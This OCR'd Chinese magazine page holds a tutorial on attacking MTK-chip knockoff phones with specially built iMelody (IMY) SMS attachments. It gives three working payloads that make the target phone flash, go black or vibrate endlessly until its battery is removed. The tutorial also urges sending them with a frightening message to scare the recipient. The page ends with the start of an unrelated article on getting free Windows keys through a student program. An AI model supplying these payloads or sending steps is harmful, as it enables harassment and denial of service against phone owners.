


图6

山寨手机的末日——短信漏洞大曝光

丛林

文章难度：★★★
文章阅读要点：原来用手机发短信也可以攻击别人的手机，让对方黑屏

最近，山寨手机爆出了一个非常严重的漏洞，接受一条特殊短信就会黑屏或者狂闪，短信里有个音符的标志。不过使用那些国外知名品牌，比如诺基亚、三星等的手机则不用担心这个问题，这个漏洞主要出现在使用MTK（联发科）芯片的手机上，由于手机采用MTK芯片成本极为低廉，因此国内的山寨手机和国内一些低价的品牌手机均采用了MTK芯片，这类手机在收到这种特殊短信后就会出现上述的症状。这里教大家一个辨别MTK芯片手机的小方法：触摸屏可以手写，屏幕下方有印制在屏幕上的几个图标，基本就可以确定是采用MTK芯片了，如图1。




图1

大家来看如何利用这个短信漏洞，要想成功利用这个漏洞的话首先需要有一个山寨手机，如果你的手机是诺基亚等品牌的就无法利用这个漏洞了。有了山寨手机后，我还要声明一下一定要先把手机调成静音模式，否则你还没给别人发消息自己就先中招了，我手头这个手机直接选会议模式就可以了。使用手机数据线把手机和电脑连接起来，选择U盘模式，电脑一般会出现两个U盘标志，一个是手机自带的存储盘，一个是手机外接的存储卡，这里一定要进自带的存储，进入后就会看见一些文件夹，我们找到Audio文件夹并进入，需要在这里构造几个特殊的文件，目前我测试成功的有三个攻击方法——震铃、黑屏和狂震，代码分别如下：

```
震铃：
BEGIN:IMELODY
VERSION:1.2
FORMAT:CLASS1.0
BEAT:200
MELODY:(ledoffbackoffvibeonr5vibeoffledonbackonr5@200)
END:IMELODY

黑屏：
BEGIN:IMELODY
VERSION:1.2
FORMAT:CLASS1.0
BEAT:200
MELODY:(ledoffbackoffvibeonr5vibeoffledonbackonr5@600)
END:IMELODY

狂震：
BEGIN:IMELODY
VERSION:1.2
FORMAT:CLASS1.0
BEAT:100
MELODY:(ledoffledonbackoffbackonvibeon@0)
END:IMELODY
```

在Audio文件夹里新建一个记事本，每个记事本复制上面一种代码，然后把记事本的扩展名TXT改为imy（文件名随意），如图2，然后我们就可以拔下数据线了。我简单解释一下IMY，IMY格式是2000年由爱立信提出的一种音频，属于短信增强的范畴，例如收到短信的时候也可以伴有音乐或特殊效果等——开关LED（ledoff ledon）、开关背景灯（backoff backon）、开震动（vibeon）、重复无限（@0）。上述这些代码其实就是将类似这些语法进行一定组合就达到了特殊的效果，代码前面部分是固定开头，BEAT是速度，可以任意修改，MELODY:之后的就是具体语句了，比如上面的狂震为ledoffledonbackoffbackonvibeon，我们在合适的地方空格——ledoff ledon backoff backon vibeon，再对照我刚才的说明就会明白是怎么一回事了吧，因此大家也可以自定义melody的语句内容，@后面为时间单位，我测试了一下

@200 大约在 20 秒左右，这里的数字都可以随便更改。




图 2

我们随便编写一条短信（记住是短信而不是彩信哟），可以发挥想象力随便写点东西，为了达到效果写的越恐怖越好，比如你手机被黑客控制了，手机 X 秒后爆炸了等等，然后点选项，再点插入对象——我的铃声，这里就可以看到刚才电脑拷贝到手机里的imy 文件了，我们选择一个imy 文件，如图3。此时是预览效果，手机如果不是静音状态就会立即中招的，当然如果对方手机的状态是静音的话，收到这种短信也不会中招。我们选择一个文件，然后输入对方手机号码发送就可以了，对方收到短信后就会触发上面那些代码的事件，短信里会多一个音符




图 3




图 4

的标志，也就是imy 信息的标志，如图 4 。我测试了一下上面的三个事件效果如下：震铃——屏幕会狂闪并且伴随震动，可以按别的键恢复正常状态；黑屏——屏幕全黑，按任意键屏幕会短暂亮起然后又全黑，开关机键无效，只能取下电池；狂震——手机震动不停，任意键无效，也只能取下电池。相信第一次收到这种短信的人一定会吓一跳吧！

另外网上还流传着一个格式化的代码，说原理是imy 可以调用一些核心指令，个人认为它还没有强大到能调用核心指令的地步，据我看到的资料最多也就是控制LED 灯和震动，然后利用一个无限循环来达到假死机的效果。使用所谓的格式化代码亲自测试也是无效的，收到过上面我所说的那三种特殊短信的朋友也不用害怕，它不会对硬件造成损坏，取下电池再重新安装上，重新开机把那条恶意短信删除就可以了，最后附上收集的二十几个IMY 文件和我拍的一段震铃的视频一并收录在了光盘里。

（本文所涉及到的IMY 文件、震铃视频已收录到光盘中）

文章难易度：★★
文章阅读点：教大家如何快速获取一个正版的Windows序列号

免费申请Windows正版序列号

Charle

各位菜鸟一定苦于口袋里没有银两去购买正版的微软序列号而苦恼吧，现在微软开始提供免费的序列号了，有条件的同志们快去抢吧。首先介绍一下此次可以免费申请到序列号的有




图 1




图 2




图 3

以下版本：Visual Studio 2008 Professional Edition、Expression Studio 2（英文）、Windows Server 2008 Enterprise、Windows Server 2003 Standard、Microsoft SQL Server 2008 Developer Edition、XNA Game Studio Express 等等。

申请步骤如下：首先打开 http://www.msuniversity.edu.cn/，点击注册 Live MSU 用户，如图1，然后就会出现如图 2 所示的界面，随便填点资料，然后点击下一步就注册成功了，如图 3。

接着点击“进行学生身份验证”，此时我们需要输入一个域名为edu 的邮箱，估计大部分同志都应该有吧，如图4。将自己的教育网邮箱填入后点击“下一步”，就会出现一个新的页面，如图5，点击“激活权限”，就会来到激活页面了，如图6，不要关闭这个页面，这时我们进入自己的教育网邮箱打开刚才收到的激活邮件，如图7。

接着将邮件中的验证码填入到图 6 中的验证码框内就可以完成身份的认证了，现在重新进入 http://www.msuniversity.edu.cn/，点击软件下载旁的“进入”，如图8。这里我以申请 WIN

2008为例，点击“申请Product Key 激活软件”，如图9。

